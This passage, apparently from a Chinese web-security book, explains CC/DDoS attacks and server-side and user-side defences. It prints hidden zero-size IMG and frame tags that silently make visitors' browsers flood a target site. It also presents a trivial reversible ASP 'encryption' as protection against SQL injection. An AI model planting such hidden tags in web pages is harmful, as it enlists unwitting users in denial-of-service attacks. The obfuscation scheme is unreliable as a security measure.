被测试服务器结果：模拟访问HTML静态页面效果不明显，模拟访问ASP访问数据库页面的访问几乎导致服务器的崩溃，已经无法正常提供服务，时间一长，连接成功率<5%，连接成功马上掉线>90%，能成功获得数据<1%。

B8事件

"僵尸网络"攻击大家很少见到也难以想象，总觉得离自己十分遥远（许多网站被攻击后保持沉默，害怕事件被外界知道后客户的流失，北京某公司机房就因为DDoS长时间无法正常提供网络服务使得客户大量流失）。这里有一个非常类似僵尸网络攻击的例子，这就是2005年1月各大报纸大炒特炒的B*攻击8*网站的事件（我将其简称为B8事件），利用了www．B*.net的Web服务器的特殊代码使得当时几乎所有中国网民都在不知道的情况不停地访问www.8*.net网站，导致www.8*.net网站由于过多的访问被拒绝服务。从技术实现上，其实这就是僵尸网络，唯一的不同点在它没有给普通的"傀儡"计算机安装任何软件，而傀儡还是乖乖地按它的要求去攻击，真高明！

曾几何时，中国互联网的唯一评价标准变成了访问量，个个站长为了让自己的站更具人气，都使用了一个叫做"交换计数器"的技术手段来达到增加访问量的目的：在一个页面放上100个不同站点的计数器（图片计数器将图片大小设置为0X0），而用户在浏览器上看不到它们的存在。在这样的设置下，一个用户访问一个网站，将在不知情的情况下给其他100个网站分别带来1的访问量，加入交换的网站计数器的日访问量能有着上百倍的提升，使得许多鲜有问津的网站也拥有骄人的访问量。不过这个手法随着统计分析系统的出现，和人们的理性化意识的提高，已经慢慢消失了。

B搜索引擎把这种古老的计数器加速方法变成了DDoS工具，简单描述如下。

1．B搜索引擎提供了一个非常受人欢迎的网络Search工具，大家可以通过这个Search工具查找自己喜欢的信息，因而纷纷主动在自己的页面上包含B搜索引擎提供的一段代码（JavaScript代码，能在包含该代码的页面上显示Search，给所有来访问的朋友提供方便，该代码被广泛使用，给访问者带来方便的同时也为B搜索引擎做了广告，作为报酬，显示代码的网站将在搜索结果中排名靠前）。

2．不知道出于什么原因，B对8公司有了意见，要给他点颜色看看，又不知道怎么才好。

3．于是，B搜索引擎在Search工具的代码中偷偷放入了这样一行<IMG height=0 src="http://www.8*.com" width=0 border=0></IMG>

小知识 *以下代码不会在浏览器上显示图片，但却会发送一个请求给目标服务器：*

```
<IMG height=0 src="http://www.8*.com" width=0 border=0>
```

height=0表示图片高度为0，width=0表示图片宽度为0，border=0表示图片的边框大小为0，src=http://www.8.com表示图片放在www.8*.com的服务器上，访问者的浏览器自动下载图片并显示。*

与此类似，还有一种不会在浏览器上显示的帧：

```
<frame src="http://www.8*.com" width=0 height=0 frame border=0></frame>
```

表示一个高度为0，宽度为0，边框大小为0的一个帧。

4．这样一来，所有含有Search工具的页面被调用时都会要求访问者去访问http://www.8*.com的页面（由于该代码的广泛使用，有的上网用户在其访问的每个页面时都运行了这个代码，也就在他浏览任何网页的时候都访问了次8公司的首页），马上给8公司的服务器带来了数以千万计的额外访问量，成百倍上千倍地远远超出了8公司服务器设计的承受能力，服务器立即崩溃！

5．拒绝服务形成，接下来的故事请看新闻吧。

采用这样的方法，你只需要一个文件，短短几行代码，就可以通过访问该文件的用户，在他们不知不觉地情

况下给你的目标带来数十倍、甚至上百倍的访问量，当该文件的访问量达到一定数目时，给对方带来压力将是非常可怕的，而且，这种攻击由于攻击源都是无辜的普通用户，无法在防火墙上面做任何设置，可以说是防不胜防。

从服务器角度防御

道高一尺，魔高一丈，有矛必有盾，这样的攻击方式很难防护，但是也绝对不是不能防护。下面讨论一下防御方法。

1.利用参数变换保护数据库访问频率：对于使用到数据库或者其他文件资源的动态页面可以使用参数变换，比如我们设定函数Encrypt(id)把id转化成String的参数，我们的页面news.asp?id=1235就变成了news.asp?id=acehj，我们可以通过Decrypt (string)进行解码，把它们解回id。这样一来，客户很难伪造一个合法的参数访问页面，页面在解码的过程中利用验证码就拒绝了非法客户的访问，避免了恶意客户的数据库访问，通过牺牲一点点的CPU计算时间获得了数据库访问的安全。大家先看几个例子看看能不能猜出里面的函数变换139<=>adkl、110<=>abba、80<=>hag、11234567890<=>abdfhjlnprjs。

看出来了吗？Encrypt和Decrypt的代码实例如下：

```
<%
Function Encrypt (id)
        StrR=""
        Chk=0
        For x=1 to len(id)
                StrR=StrR&chr(95+x+cint(mid(id,x,1)))
                Chk=Chk+Cint(mid(id,x,1))
        Next
        Chk=Chk mod 26
        StrR=StrR&chr(95+chk)
        Encrypt=StrR
End Function
Function Decrypt(str)
        StrR=""
        For x=1 to len(str)-1
                u=(asc(mid(str,x,1))-x-95)
                StrR=StrR&u
                Chk=Chk+u
        Next
        Chk=Chk mod 26
        if right(str,1)<>chr(95+chk) then
                response.write "验证错误"
                response.end
                end if
        Decrypt=StrR
End Function
%>
```

调用Encrypt(1235)得到acehj，调用Decrypt("acehj")得到1235，调用Decrypt("aech?")时，只有?为j时能够得到正确结果1234，除此之外的任何字符都将返回"现验证错误"。

通过这样的保护变化，客户访问的就是news.asp?id=acehj，无法看到实际id为1235，随机生成的id又无法通过验证过程，就无法通过软件模拟来制造多线程的合法访问，避免因为非法访问使得数据库资源耗尽而拒绝服务。另外，在这样的保护下，SQL Injection漏洞也得到了很好的防御。

这仅仅是个示范代码，这个函数还有许多可以改进的地方：

①可以增加函数变化的强度，降低函数被猜测出具体过程的概率。

②可以把函数运用到Cookie中，对于Cookie做相应的变换，增加防御手段的隐蔽性。

③可以把客户IP加入函数运算过程，不光增强了函数强度，还达到防止盗链的功能。一旦用户改变IP或伪造COOKIE及ID、马上就发现。

④可以把时间加入函数运算，不仅节约服务器的存储空间，而且服务器只要通过对客户发送的字符串进行解码就能判断出客户信息。

程序可以改进的地方还有好多，虽然能从多方面保护服务器，但也要注意使用方法，比如第4点提到的对空间的节约，就需要考虑空间和时间综合因素(时间、空间使用成反比，根据服务器的具体性能对二者进行调整)。

2.在代码层提高程序运行效率，增加服务器运行能力，减少被拒绝服务的可能。程序代码非常关键，实现同样的功能，代码的好坏，效率差别极大，这里有两个添加数据的代码大家比较一下。

代码一

```
<%
        sql="select * from users"
        rs.open sql,conn,1,3
        rs.addnew
        rs("username")="TEST"
        rs("password")="123456"
        rs.update
        rs.close
%>
```

代码二

```
<%
        sql="insert into users (username,password) values
('TEST','123456')"
        rs.open sql,conn,1,3
%>
```

明显的，代码二的效率要比一高得多，特别是当数据库体积较大或者进行多次的重复操作时，效率的提升是相当可观的。代码的好坏决定了程序的优劣，决定了服务器所能支持的客户数，进而决定了服务器抗击DDoS的能力。

3.限制代理用户的访问：对代理用户访问的限制可以有效地防止黑客利用CC之类的工具进行攻击，限制黑客对代理的使用，增加他暴露的可能。所以禁用代理访问能够降低被攻击的可能。

限制代理的示范代码如下：

```
<%
Dim fsoObject
Dim tsObject
dim file
if Request.ServerVariables("HTTP_X_FORWARDED_FOR")
="" then
    response.write "系统正常"
    response.end
    end if
Set fsoObject = Server.CreateObject("Scripting.
FileSystemObject")
file = server.mappath("CCLog.txt")
if not fsoObject.fileexists(file) then
fsoObject.createtextfile file,true,false
end if
set tsObject = fsoObject.OpenTextFile(file,8)
tsObject.Writeline Request.ServerVariables
("HTTP_X_FORWARDED_FOR")&"["&Request.
ServerVariables("REMOTE_ADDR")&"]"&now()
Set fsoObject = Nothing
Set tsObject = Nothing
response.write "系统维护中."
%>
```

这个代码能够识别出大部分的代理访问(有代理访问就显示"系统维护",并记录真实IP[代理IP]到文件"CCLog.txt")。这段代码可以按用户自己的要求修改后写在Conn.asp里面,就能起作用了。当然,代理是个双刃剑,对代理的限制也一样,禁用代理访问会给一部分用户的正常访问带来不便(比如网吧用户),所以要考虑后使用。

4. 使用Https协议。使用Https协议可以说好处多多,可以对传输数据的安全性给予充分的保障。由于Https协议的复杂性,能对Https协议进行攻击的攻击也相对少得多。Https如果使用的非标准端口,基本可以杜绝所有的代理攻击(许多代理只允许CONNECT Https的标准端口443端口)还避免了多线程的下载,降低服务器压力。但是由于Https协议的复杂性,服务器性能相对Http协议来说会低些;对客户电脑性能的要求也有所提高,例子:https://www.xfocus.net/bbs。

5. 减少动态文件的使用,增加静态文件使用。动态文件可以给大家带来丰富多彩的页面,充分发挥设计者的聪明才智,实现许多有用的功能,还能节省页面开发时间。但方便的同时带来就是服务器资源消耗的提升(需要访问数据库的动态页面比显示同样内容的静态页面所消耗的系统资源要多出数倍),所以许多大论坛都尽可能把访问量大的帖子做成静态页面(比如mop,天涯),还有许多新闻系统也使用静态页面(比如news.163.com)以增加服务器的抗攻击能力。

6. 合理设置防火墙。防火墙能够有效地检测出攻击,并对攻击进行积极防御,但是如果对防火墙的设置不合理,反而有可能出现防火墙负担能力比服务器还差的情况,拒绝服务器攻击产生的根源变成了防火墙(某公司防火墙在CC的攻击测试中比服务器先死机,造成服务器断网)。

7. 有条件的服务器可以使用端口重定向功能,80端口只负责做页面转向,具体提供服务的端口由系统动态决定,通过80端口转往。实例图如图4所示。




图4

当然,这里可以有进一步的改进就是取消最后一个关闭和前面的开启,根据时间和客户的IP决定客户可以访问的端口,对于符合要求的就接受访问,不符合的就不允许连接,客户可以通过对80端口的访问获得自己被允许的端口。

8. 对于已经遭受攻击的服务器,可以在使用以上手段防御的同时,考虑增加服务器集群增加服务器的服务能力,当然,最好的方法还是拿起电话,拨打110,利用法律手段,不让攻击者逍遥法外。

9. 特别提一下虚拟主机服务商的防御,由于同一虚拟主机上的客户很多,服务商没有办法让所有客户都按要求完成任务,一定记住给每个用户设置最大连接数和CPU的使用,以Windows 2003的设置为例。连接设置如图5 所示。




图5

修改默认120秒到越小越好,但是不能太小(时间越长,能运行的ASP内容就越多,相应地占用的系统资源也越多,有些数据统计需要相当长的ASP运行时间),根据具体ASP页面运行情况而定,对于非要长时间运行的内容可以考虑放到后台运行。

网站连接限制如图6 所示。




图6

这里一般按需分配，以不影响服务器和客户正常使用为宜。一般的静态页面，网站不大的话，50就足够了，但是如果经常有人下载文件就会长时间占用一个连接。还有CPU限制、带宽限制等，都能在一定的程度上避免拒绝服务的发生，不会因为黑客争对某个网站的HTTP连接攻击导致整个服务器的拒绝服务。

普通用户的防御

普通用户一不注意，就往往成为攻击者的帮凶，大家都要从自我做起，增强自我保护意识，以免被恶意攻击者利用。

1.上网时注意养成良好的习惯，不要随便点击不明网站，以免被安装病毒木马，现在Internet Explorer和OutLook漏洞随时都有可能新出，用户不太注意，但是黑客可能特别在意，一出新漏洞就积极利用，利用诱人的关键字吸引用户访问，达到给用户安装病毒和木马的目的。用户需要及时修补Windows系统漏洞，如图7所示。




图7

点"工具->Windows Update"，可以对Windows和Internet Explorer还有Outlook的漏洞作修补，建议大家经常访问。

2.及时对操作系统和应用软件升级，尤其是经常使用的软件，比如上网浏览工具和收发E-mail的工具。还要注意及时升级杀毒软件，防范于未然。杀毒软件的升级以MacAfee 8.0为例子，如图8所示。

3.宽带用户注意自己宽带设备的设置(如ADSL猫和LAN宽带路由器等)，宽带设备往往带有硬件防火墙，但是设置不当，通常不光设备成为黑客入侵的跳板，甚至宽带账号也被黑客窃取，造成经济上的损失。




图8

4.不要轻易试用来历不明的软件。现在许多人都能自行编写程序，网络上也有着许多杀毒软件无法识别的木马和病毒，通常在试用的同时就会给自己的机器安全带来隐患。大的文件可能是功能强大的后门木马(比如灰鸽子800K+，经过加壳处理的可能还会更大)，小的可能不是木马，但有可能是木马自动下载运行器，比如MiniD.exe，也完全可能是木马，比如国内最小的木马Win shell(5K)。建议大家下载软件都到类似天空下载这样的地方，比较可靠，不要随意乱下载。

5.设置好浏览器的安全等级，防范Java脚本攻击带来的不安全因素，如图9所示。

